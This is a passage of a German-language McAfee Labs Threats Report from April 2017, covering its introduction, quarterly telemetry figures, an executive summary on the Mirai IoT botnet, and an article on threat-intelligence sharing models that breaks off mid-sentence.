Bericht

# McAfee Labs Threats-Report

**April 2017**

intel Security

Das Mirai-Botnet missbrauchte unzureichend gesicherte IoT-Geräte, um den bislang größten Distributed-Denial-of-Service-Angriff durchzuführen.

## Über McAfee Labs

McAfee Labs ist eine der weltweit führenden Quellen für Bedrohungsforschung sowie -daten und ein Vordenker in Bezug auf Cyber-Sicherheit. Dank der Daten von Millionen Sensoren für alle wichtigen Bedrohungsvektoren (Dateien, Web, Nachrichten und Netzwerke) bietet McAfee Labs Echtzeit-Bedrohungsdaten, wichtige Analysen und Expertenwissen für besseren Schutz und Risikominimierung.

McAfee ist jetzt ein Geschäftsbereich von Intel Security.

www.mcafee.com/de/mcafee-labs.aspx

McAfee Labs folgen

## Einführung

Das war ein heißer Winter für die Cyber-Sicherheit!

Im vergangenen Herbst betrat Cyber-Sicherheit ernsthaft politisches Territorium. In den USA gab es Angriffe auf Gruppierungen, die mit beiden großen politischen Parteien in Verbindung stehen, was auf Beeinflussungsversuche auf die US-Präsidentschaftswahl hinweist. Das Problem wurde auch bei einer der Präsidentschaftsdebatten aufgegriffen, als einer der Moderatoren fragte: „Unsere Institutionen werden mit Cyber-Attacken angegriffen und unsere Geheimnisse gestohlen. Daher stellt sich mir die Frage: Wer steckt dahinter? Und wie können wir uns zur Wehr setzen?“

Im vergangenen Herbst erlebten wir auch den ersten großen Angriff auf unzureichend gesicherte IoT-Geräte (Internet der Dinge). Bei dem sogenannten Dyn-Angriff handelte es sich um eine DDoS-Attacke (Distributed-Denial-of-Service), die IoT-Geräte als Bots missbrauchte, um einen großen DNS-Dienstanbieter zu blockieren. Auf dem Höhepunkt wurde Dyn mit 1,2 TBit/s Datenverkehr angegriffen, was einige bekannte Webseiten effektiv ausschaltete. In diesem Threats-Report analysieren wir die Mirai-Malware, die den Kern des Angriffs bildete.

Die Bedeutung der Cyber-Sicherheit in einer funktionierenden Demokratie in Verbindung mit dem wachsenden Bewusstsein für die Sicherheitsschwachstellen des Internets und kritischer Infrastrukturen machen deutlich, dass Cyber-Sicherheit zu einem wichtigen geopolitischen Thema geworden ist.

Kurz vor Weihnachten hielt Intel Security zwei Webcasts zu Themen ab, die regelmäßigen Lesern des McAfee Labs Threats-Reports bekannt sind. Am 14. Dezember 2016 diskutierten sieben Intel Security-Bedrohungsforscher über unsere Voraussagen über die wichtigsten Bedrohungen für 2017 und die weitere Zukunft. Sie können die Aufzeichnung des Webcasts zu Vorhersagen ansehen und die Bedrohungsprognosen von McAfee Labs für 2017 lesen.

Einen Tag später sprachen mehrere Intel Security-Sicherheitsexperten über die Evolution von Sicherheitskontrollzentren (SOCs). Der Webcast fiel mit der Veröffentlichung des McAfee Labs Threats-Reports vom Dezember 2016 zusammen, in dem wir Ergebnisse einer Primärdatenumfrage über die Vergangenheit, Gegenwart und Zukunft von SOCs vorstellen. Sehen Sie sich die Aufzeichnung des SOC-Webcasts an.

Im vergangenen Monat veröffentlichte Intel Security den Bericht Wachsendes Vertrauen in die Cloud, der die Ergebnisse unserer jährlichen Umfrage über den Stand der Cloud-Implementierung vorstellt. Während das Vertrauen in die Cloud weiter steigt, stellten wir auch fest, dass fast die Hälfte der Befragten die Cloud-Implementierung aufgrund fehlender Cyber-Sicherheitskompetenzen bremst.

Und schließlich war Intel Security auf der RSA Conference 2017 in San Francisco sehr aktiv. Neben mehreren Produktankündigungen gaben wir zusammen mit unseren Partnern die Eigenständigkeit der Cyber Threat Alliance bekannt. Die CTA wurde im Jahr 2014 von IT-Sicherheitsanbietern als Konsortium für den Austausch von Bedrohungsdaten etabliert. Mit dieser Ausgründung zeigen die Gründungsmitglieder Intel Security, Symantec, Palo Alto Networks, Fortinet, Cisco und Check Point, dass sie vom Erfolg der CTA überzeugt sind.

Die CTA kündigte auch eine Plattform an, über die Bedrohungsdaten automatisch zwischen den CTA-Mitgliedern ausgetauscht und bewertet werden können. Diese Plattform organisiert und strukturiert Bedrohungsinformationen über Playbooks zu Bedrohungen. Dies bietet den CTA-Mitgliedern eine Möglichkeit zum automatischen Empfangen und Verteilen verwertbarer Bedrohungsdaten, um die Kunden besser zu schützen. Intel Security nutzt jetzt CTA-Daten zur Verbesserung des Schutzes und der Erkennungseffektivität.

In diesem vierteljährlichen Bericht rücken wir zwei wichtige Themen in den Mittelpunkt:

- Wir diskutieren den Hintergrund und die treibenden Kräfte hinter dem Bedrohungsdatenaustausch, erläutern die verschiedenen Komponenten, Quellen sowie Austauschmodelle der Bedrohungsdaten sprechen über die Nutzung von Bedrohungsdaten in ausgereiften Sicherheitsprozessen und stellen fünf wichtige Herausforderungen beim Austausch von Bedrohungsdaten vor, die es zu überwinden gilt.
- Wir untersuchen Mirai, das hinter der weithin bekannten DDoS-Attacke auf den großen DNS-Dienstanbieter Dyn steckte. Mirai ist deshalb erwähnenswert, weil dieses Botnet unzureichend gesicherte IoT-Geräte findet und infiziert, um sie als Bots für Angriffe auf seine Ziele zu missbrauchen.

Die beiden Hauptartikel werden gefolgt von erweiterten vierteljährlichen Statistiken. Der Bericht enthält in diesem Quartal erstmals Diagramme zu den Zwischenfallaktivitäten innerhalb eines Quartals bzw. Jahres. Wir erfassen diese Daten aus öffentlichen Quellen, vom Foundstone-Services-Vorfallreaktionsteam von Intel Security sowie von unserem Bedrohungsforscherteam. Die Zwischenfallinformationen werden nach Zeitraum, Branche und Region dargestellt. Bitte teilen Sie uns Ihre Meinung dazu mit.

Für kurz nach Veröffentlichung dieses Berichts ist die Umwandlung von Intel Security in ein unabhängiges Unternehmen geplant. Ende des letzten Sommers gab Intel die teilweise Ausgliederung von Intel Security bekannt, das nun wieder als McAfee geführt wird. Chris Young, der seit 2014 Senior Vice President und General Manager von Intel Security ist, wird CEO des neuen Unternehmens McAfee. Unsere Strategie für Unternehmensprodukte wird sich nicht ändern. Wir glauben, dass McAfee mit dieser Veränderung in einer besseren Position ist, Schwerpunkt, Innovation und Wachstum zu fördern.

## Weitere Nachrichten...

Im Dezember veröffentlichte McAfee Labs im Rahmen unserer dynamischen Endgeräteschutzlösung die Technologie Real Protect zur Erkennung von Zero-Day-Malware fast in Echtzeit. Dabei kommt Cloud-basiertes Machine Learning zum Einsatz, damit die Klassifizierung potenzieller Malware auf dem Endgerät – basierend auf statischen sowie Verhaltensanalysen – automatisiert werden kann. Außerdem ist jetzt McAfee Cloud Threat Detection verfügbar, das zusammen mit unseren Web-Sicherheitsprodukten und der McAfee Network Security Platform verwendet werden kann. Diese Technologie nutzt Cloud-basiertes Machine Learning sowie andere Gruppenklassifizierungsmethoden, um unbekannte Malware zu identifizieren, die zur Analyse an unsere Cloud gesendet wurde. Zudem werden Analyseberichte und Kompromittierungsindikatoren generiert. Dies sind einige der neuen spannenden Schutztechnologien, die Machine Learning sowie Big Data-Analysen verwenden und die Leistung unserer Schutz- sowie Informations-erfassungslösungen der nächsten Generation steigern.

Kurz vor der RSA Conference 2017 im letzten Monat wurden die Verbesserungen im Intel Security Bedrohungszentrum freigeschaltet. Wir stellen jetzt ein „Threat Landscape Dashboard“ (Dashboard der Bedrohungslage) bereit, in dem die größten Bedrohungen aus bestimmten Kategorien (z. B. Exploit-Kits, Kampagnen, Ransomware und Schwachstellen) aufgeführt werden. Mit diesem Dashboard erhalten Sie weiterführende Informationen zu schwerwiegenden Bedrohungen, typischen Verhaltensweisen und Schritten zur Risikominimierung. Wir sind davon überzeugt, dass besseres Bedrohungsbewusstsein zu besserem Schutz führt. Wir hoffen, dass Ihnen die Neuerungen gefallen.

Jedes Quartal erfahren wir Neues aus den Telemetriedaten, die bei McAfee Global Threat Intelligence eingehen. Das Cloud-Dashboard von McAfee GTI ermöglicht uns die Erkennung und Analyse realer Angriffsmuster, wodurch wir unseren Kunden besseren Schutz bieten können. Diese Informationen bieten Einblick in die Angriffshäufigkeit bei unseren Kunden. Im 4. Quartal erlebten unsere Kunden folgende Angriffsintensität:

- McAfee GTI erhielt im 4. Quartal täglich durchschnittlich 49,6 Milliarden Anfragen.
- Die Zahl der von McAfee GTI erfassten böswilligen URLs stieg von 57 Millionen pro Tag im 3. Quartal auf 66 Millionen pro Tag im 4. Quartal.
- Die Zahl der von McAfee GTI erfassten böswilligen Dateien sank aufgrund stärkerer Download-Blockierung von 150 Millionen pro Tag im 3. Quartal auf 71 Millionen pro Tag im 4. Quartal.
- Die Zahl der von McAfee GTI erfassten potenziell unerwünschten Programme stieg von 32 Millionen pro Tag im 3. Quartal auf 37 Millionen pro Tag im 4. Quartal.
- Die Zahl der von McAfee GTI erfassten riskanten IP-Adressen stieg von 27 Millionen pro Tag im 3. Quartal auf 35 Millionen pro Tag im 4. Quartal.

Über unsere Threats-Report-Umfragen erhalten wir auch weiterhin wertvolle Rückmeldungen von unseren Lesern. Wenn Sie uns Ihre Meinung zu diesem Threats-Report mitteilen möchten, klicken Sie bitte hier, um eine kurze Umfrage auszufüllen, die Sie nur fünf Minuten kosten wird.

Genießen Sie den Frühling.

*Vincent Weafer, Vice President, McAfee Labs*

# Inhalt

**McAfee Labs Threats-Report**
April 2017

Dieser Bericht wurde recherchiert und geschrieben von:

Christiaan Beek
Douglas Frosst
Paula Greve
Yashashree Gund
Francisca Moreno
Eric Peterson
Craig Schmugar
Rick Simon
Dan Sommer
Bing Sun
Ravikant Tiwari
Vincent Weafer


Kurzfassung 6

Wichtigste Themen 7

Austausch von Bedrohungsdaten: Transparenz bietet Schutz 8

Mirai, das IoT-Botnet 116

Statistische Bedrohungsdaten 35



# Kurzfassung

## Austausch von Bedrohungsdaten: Transparenz bietet Schutz

Der Austausch von Bedrohungsdaten verringert erheblich die Vorteile der Angreifer, sodass deren Aktionen weniger profitabel und der effektive Kampagnenlebenszyklus verkürzt werden. Die bisherigen Hürden für den Bedrohungsdatenaustausch fallen, da die rechtlichen Rahmenbedingungen aktualisiert, Datenstandards für die Gewährleistung der Interoperabilität entwickelt, der Austausch automatisiert und Organisationen gegründet werden, die sich auf den Austausch von Bedrohungsdaten spezialisieren.

Der Austausch von Bedrohungsdaten verspricht besseren Schutz für Ihre Ressourcen sowie eine zuverlässigere Bedrohungserkennung. In diesem Hauptartikel werden die Hintergründe und die treibenden Kräfte hinter dem Bedrohungsdatenaustausch analysiert. Außerdem werden die verschiedenen Komponenten der Bedrohungsdaten, deren Quellen sowie die Möglichkeiten zur Nutzung dieser Informationen mit ausgereiften Sicherheitsabläufen erläutert. Zudem zeigen wir die fünf großen Herausforderungen auf und stellen die neuen Austauschmodelle vor, die mittlerweile verfügbar sind.

Drei Bereiche sollten verbessert werden, um den Bedrohungsdatenaustausch auf eine neue Stufe der Effizienz und Effektivität zu heben:

- Wir benötigen einfachere Ereignisanalysen sowie bessere Umgebungen zur Untersuchung schwerwiegender Bedrohungen durch Sicherheitsverantwortliche.
- Wir müssen Kompromittierungsindikatoren besser korrelieren, damit wir deren Verbindungen mit den Angriffen verstehen.
- Wir benötigen bessere Möglichkeiten für den Bedrohungsdatenaustausch zwischen eigenen Produkten und denen anderer Anbieter.

## Mirai, das IoT-Botnet

IoT-Geräte werden gekapert und sind anschließend an Verbrechen im Internet beteiligt. Sobald die Angreifer die Kontrolle über die IoT-Geräte erlangt haben, können sie damit Unternehmen, Verbraucher oder die Internetinfrastruktur angreifen. Das Mirai-Botnet ist erst der Anfang.

Am 21. Oktober 2016 wurde das DNS-Unternehmen Dyn mit einer massiven und komplexen DDoS-Attacke (Distributed Denial-of-Service) angegriffen. Auf dem Höhepunkt des Angriffs wurde Dyn mit 1,2 TBit/s an Datenverkehr überflutet, was dem stärksten bisher ermittelten DDoS-Datenverkehr entspricht. Die Analyse des Angriffs zeigte, dass der DDoS-Datenverkehr von IoT-Geräten (Internet der Dinge) erzeugt wurde, die zum Mirai-Botnet gehörten.

Ebenfalls im Oktober wurde der Quellcode von Mirai veröffentlicht, was zu einer Reihe abgeleiteter Botnets führte. Diese werden jedoch offensichtlich von Skriptkiddies betrieben und erreichen nur einen begrenzten Umfang. Der veröffentlichte Quellcode führte auch zu „DDoS-as-a-Service"-Angeboten auf Basis von Mirai, mit denen interessierte Angreifer mit Leichtigkeit DDoS-Attacken auf schlecht gesicherte IoT-Geräte durchführen können.

In diesem Hauptartikel untersuchen wir das Mirai-Botnet und seine Bots, einschließlich der Architektur und inneren Abläufe, des Angriffsprozesses und der vielen Angriffsvektoren zum Überfluten von Zielen sowie der Evolution dieses Botnets.

# Wichtigste Themen

Austausch von Bedrohungsdaten: Transparenz bietet Schutz

Mirai, das IoT-Botnet

Feedback teilen

# Austausch von Bedrohungsdaten: Transparenz bietet Schutz

*Vincent Weafer*

Da sich die Technologien kontinuierlich ändern, die Grenzen der Peripherie bröckeln und zuverlässige Vertrauensbereiche schwinden, geraten herkömmliche Sicherheitsmodelle unter Druck. Die immer raffinierteren Angreifer umgehen Schutzsysteme, und isolierte Systeme lassen Bedrohungen durch, die sich durch den Austausch von Informationen aufhalten lassen würden.

Effektive Sicherheitsmodelle müssen diesen Tatsachen Rechnung tragen und die Zugriffsrechte basierend auf mehreren Attributen festlegen, die ein umfassenderes Bild des Anwenderkontexts und der Anfrage ermöglichen, um die Sicherheit jederzeit und überall für jedes Gerät sowie jeden Benutzer gewährleisten zu können. Die Modelle müssen zudem neue Bedrohungen erkennen und bereinigen – von allgemeiner Malware bis zu Ransomware, Zero-Day-Exploits sowie hochentwickelten Kampagnen, die auf raffinierte Pläne und Tools setzen. Obwohl wir verschiedene Sicherheitstechnologien verbessern, damit sie in dieser neuen Umgebung effektiver arbeiten, können wir nur mit dem Informationsaustausch zwischen Geräten und Unternehmen einen Vorsprung gegenüber den Angreifern erzielen.

In diesem Hauptartikel werden die Hintergründe und die treibenden Kräfte hinter dem Bedrohungsdatenaustausch analysiert. Außerdem werden die verschiedenen Komponenten der Bedrohungsdaten und deren Quellen erläutert, die fünf großen Herausforderungen aufgezeigt sowie die neuen Austauschmodelle vorgestellt, die mittlerweile verfügbar sind. Wir müssen uns auf drei Bereiche konzentrieren, um den Bedrohungsdatenaustausch auf eine neue Stufe der Effizienz und Effektivität zu heben:

- Wir benötigen einfachere Ereignisanalysen sowie bessere Umgebungen zur Untersuchung schwerwiegender Bedrohungen durch Sicherheitsverantwortliche.
- Wir müssen Kompromittierungsindikatoren besser korrelieren, damit wir deren Verbindungen mit den Angriffen verstehen.
- Wir benötigen bessere Möglichkeiten für den Bedrohungsdatenaustausch zwischen eigenen Produkten und denen anderer Anbieter.

## Warum sollte der Bedrohungsdatenaustausch jetzt ausgeweitet werden?

Bedrohungsdaten werden bereits seit Langem ausgetauscht, gefördert von Sicherheitsforschern, Anbietern sowie Regierungsbehörden. Einige Branchengruppen haben Intelligence Center geschaffen, über die einige Informationen für Branchenmitglieder ausgetauscht werden. Dieser ausschließlich manuelle Prozess ist recht langsam und wird durch feste Veröffentlichungstermine, Forschungsprogramme sowie den Wunsch nach größtmöglicher Werbewirksamkeit ausgebremst. Unternehmen sind meist wenig kooperativ, wenn es darum geht, grundlegende Details zu Angriffen oder kompromittierten Systemen preiszugeben, da sie Gerichtsverfahren, Rufschädigungen oder die Veröffentlichung noch nicht gepatchter Schwachstellen fürchten. Im McAfee Labs Threat-Report vom März 2016 stellten wir im Hauptartikel „Zunehmender Austausch von Cyber-Bedrohungsdaten“ Umfrageergebnisse zu den Meinungen und Sorgen bezüglich des Austauschs von Bedrohungsdaten vor.

Die zunehmende Komplexität der Technologieumgebung ist eine der treibenden Kräfte für den Austausch von Bedrohungsdaten. Anwendungen, Geräte und Cloud-Dienste bieten die Möglichkeit, jederzeit überall auf alle Daten zuzugreifen, und erschweren die Unterscheidung zwischen legitimem und verdächtigem Datenverkehr. Auch Angreifer können jederzeit von überall kommen und sehr gut über ihre Ziele informiert sein. Zudem sind sie in der Lage, sich schnell an wechselnde Umstände anzupassen. Um die Umgebung schützen zu können, müssen wir daher erheblich mehr über die Angreifer sowie ihre Ziele wissen und die Beziehungen zwischen einzelnen Daten verstehen.

Zudem wird die wachsende Anzahl und Raffinesse der Angreifer zunehmend überwältigend. Es ist eine ganze Branche zur Unterstützung der Angreifer entstanden, so zum Beispiel Subunternehmer für jede Angriffsphase – von Malware-Lieferanten bis zu Service-Anbietern, von Listenverkäufern bis zu Geldwäschern. Und so mancher hat das Gefühl, dass diese „Ork-Horden" die Oberhand gewonnen haben.

Viele Unternehmen verstehen allmählich, dass die Vorteile des Informationsaustauschs die Nachteile überwiegen. Ausmaß und Häufigkeit der Angriffe sind so groß, dass jeder ins Visier geraten kann. Und die wahrscheinlich effektivste Möglichkeit zur Eindämmung neuer Angriffe besteht im Austausch der Bedrohungsdaten – zeitnah, mit umfangreichen Kontextinformationen sowie maschinenlesbar.

## Was sind Bedrohungsdaten?

Es gibt drei Arten von Bedrohungsdaten: taktische, operative und strategische Informationen.


- **Taktische Informationen** werden von Sicherheitssystemen, Scannern und Sensoren erfasst. Dies geschieht meist automatisiert, doch manchmal werden diese Dateien nicht oder nicht detailliert genug kommuniziert. So können Virenschutzsysteme auf Endgeräten zwar böswillige Dateien erkennen und blockieren, doch sie liefern den Entscheidungsunterstützungssystemen meist keine Kontextdaten wie die Quell-IP-Adresse. Mithilfe dieser zusätzlichen Daten könnten zentrale Systeme innerhalb eines Angriffs konstante Strukturelemente erkennen und diese Details mit anderen Daten korrelieren. Taktische Informationen können in der Prävention häufig als Kompromittierungsindikatoren sowie für forensische Aufgaben und Behebungen genutzt werden. Gleichzeitig sind diese Angaben nicht detailliert genug bzw. werden nicht schnell genug ausgetauscht, um das gesamte Unternehmen zu schützen.
- **Operative Informationen** umfassen die notwendigen Komponenten für die Definition des Kontexts. Sicherheitsanalysten verbringen den Großteil ihrer Zeit damit, die Ereignisse und Warnmeldungen zu bestimmen, die untersucht werden sollten. Zudem müssen sie den Umfang eines vermutlichen Angriffs feststellen und die Maßnahmen für die Vorfallreaktion koordinieren. Für diese Aktivitäten sind zu häufig manuelle Schritte erforderlich, sodass die Abwehr von Infiltrationen oder Kompromittierungen zu lange dauert. Big Data-Analysen, Machine Learning und weitere automatisierte Techniken zur Entscheidungsfindung sollen dieses Problem beheben, indem die Mitarbeiterkompetenzen und -entscheidungen gestärkt werden. Auf diese Weise sollen die Reaktionszeiten verkürzt und die Effektivität der Bedrohungserkennung sowie -behebung verbessert werden.

- Bei **strategischen Informationen** handelt es sich um verarbeitete Informationen, die die Sicherheitsrichtlinien und Planungen auf Unternehmensebene gestalten. Dazu gehören Elemente wie die wahrscheinlichsten Gegner und ihre Ziele, Risikowahrscheinlichkeiten und Auswirkungsanalysen sowie rechtliche oder gesetzliche Verpflichtungen. Obwohl strategische Informationen vor allem auf manuellen Schritten und Erfahrung basieren, ermöglichen aktuelle Richtlinien, Pläne sowie Risikoprofile schnellere und effektivere Reaktionen auf verdächtige oder böswillige Aktivitäten. Im Endeffekt erhalten Sie ein Gesamt-Framework der aktuellen Cyber-Bedrohungsumgebung – ergänzt um Kontextinformationen zu konkreten Angriffen und Bedrohungen. Diese Informationen erweisen sich als nützlich, wenn entsprechende Taktiken und Indikatoren erkannt werden.

Was sind Bedrohungsdaten?

## Modelle für den Austausch von Bedrohungsdaten

Für den Austausch von Bedrohungsdaten stehen verschiedene Modelle zur Verfügung. Diese sind teilweise schon 20 Jahre alt. Andere werden weiterentwickelt, um der veränderten Bedrohungslage Rechnung zu tragen, und wieder andere stecken noch in den Kinderschuhen. Strafverfolgungsbehörden, Sicherheitsanbieter, Behörden und angegriffene Unternehmen suchen nach Möglichkeiten für den effektiven Informationsaustausch und die Reaktion auf veränderte rechtliche Bedingungen.





**ISACs (Information Sharing and Analysis Center)**
Diese gemeinnützigen Organisationen agieren als zentrale Erfassungs- und Clearingstellen für Cyber-Bedrohungsdaten, die zwischen US-Behörden auf Gemeinde-, Landes- und Bundesebene sowie bestimmten Branchen und Anbietern kritischer Infrastruktur ausgetauscht werden. In vielen Fällen bildete der US-Präsidentenerlass von 1998 den Startschuss, der den Austausch von Bedrohungs- und Schwachstelleninformationen zwischen den Besitzern und Betreibern kritischer Infrastrukturen anregte. Obwohl die ISACs ursprünglich für US-amerikanische Infrastrukturen ausgelegt waren, sind heute Mitglieder aus der ganzen Welt vertreten. ISACs sind jedoch nicht nur auf kritische Infrastrukturen beschränkt: Aktuell bedienen sie unter anderem die Automobil- und Luftfahrtbranche, Strom- und Gasversorger, Atomkraftwerksbetreiber, den Einzelhandel sowie Finanzdienstleister.

**ISAOs (Information Sharing and Analysis Organization)**
Im Gegensatz zu ISACs sind ISAOs weniger genau definiert; sie sollen den Austausch von Bedrohungsdaten weiter fördern und unterstützen. Dank eines im Jahr 2015 verabschiedeten US-Gesetzes, das die Haftung für den Austausch von Bedrohungsdaten mit anderen Unternehmen einschränkte, gibt es verschiedenste Formen: profitorientierte Unternehmen ebenso wie gemeinnützige Organisationen, mit Schwerpunkt auf eine bestimmte Bedrohung oder Region, von interessenbasierten Communitys bis zu Regierungsbehörden oder Dienstleistungsunternehmen.

**CERTs (Computer Emergency Response Teams) und IRTs (Incident Response Teams)**
Weltweit gibt es hunderte IRTs. Das älteste und wahrscheinlich bekannteste ist das CERT der Carnegie Mellon University in Pittsburgh (USA), das 1998 auf Anregung der DARPA (Defense Advanced Research Projects Agency) als Reaktion auf den Morris-Wurm gegründet wurde. Diese Organisationen übernehmen verschiedenste Funktionen, darunter Bedrohungs- und Schwachstellenforschung, Entwicklung von Sicherheits-Tools sowie die Koordinierung von Reaktionen auf identifizierte Bedrohungen und Schwachstellen. Die meisten Länder betreiben ein staatliches CERT oder IRT, und ein Großteil der Technologieunternehmen verfügen über eines, das sich auf die eigenen Produkte konzentriert.

**Börsen für Bedrohungsdaten: Datenaustausch als Dienstleistung**
Börsen für Bedrohungsdaten sind ein neues Phänomen und können von profitorientierten Unternehmen über soziale Netzwerke bis hin zu Crowdsourcing-Operationen reichen. Wie andere Formen des Bedrohungsdatenaustauschs auch sind diese Organisationen nur so gut wie ihre Quellen und die zeitnahe Veröffentlichung der Informationen. Bei einigen Organisationen mit mehreren Mitgliedern oder Crowdsourcing-Services können die Kunden festlegen, mit wem sie die Daten austauschen, oder die Vertrauenswürdigkeit anderer Mitglieder bewerten.

**Veröffentlichungen für Marketingzwecke**
Sicherheitsanbieter, Technologieunternehmen und andere interessierte Parteien veröffentlichen manchmal Bedrohungsdaten zu Marketingzwecken, zum Beispiel um ihre Rolle als Vordenker zu unterstreichen. Es gibt eine große und wachsende Zahl von Sicherheitsexperten, die gezielt Bedrohungsberichte und Blogs lesen. Auch andere Parteien interessieren sich dafür, da Cyber-Attacken in der öffentlichen Wahrnehmung immer größeren Raum einnehmen. Berichte sind jedoch nicht aktuell genug, um als Bedrohungsdatenaustausch-Modell taktischen Schutz bieten zu können. Auf der anderen Seite können Blogs eine schnelle und effektive Kommunikationsmöglichkeit für den Austausch von Bedrohungsdaten darstellen. Obwohl Blogs nicht maschinenlesbar sind, führt dieser Gedankenaustausch zwischen Sicherheitsexperten teilweise zu strategischen Bedrohungsdaten, sodass Blogs zu einem 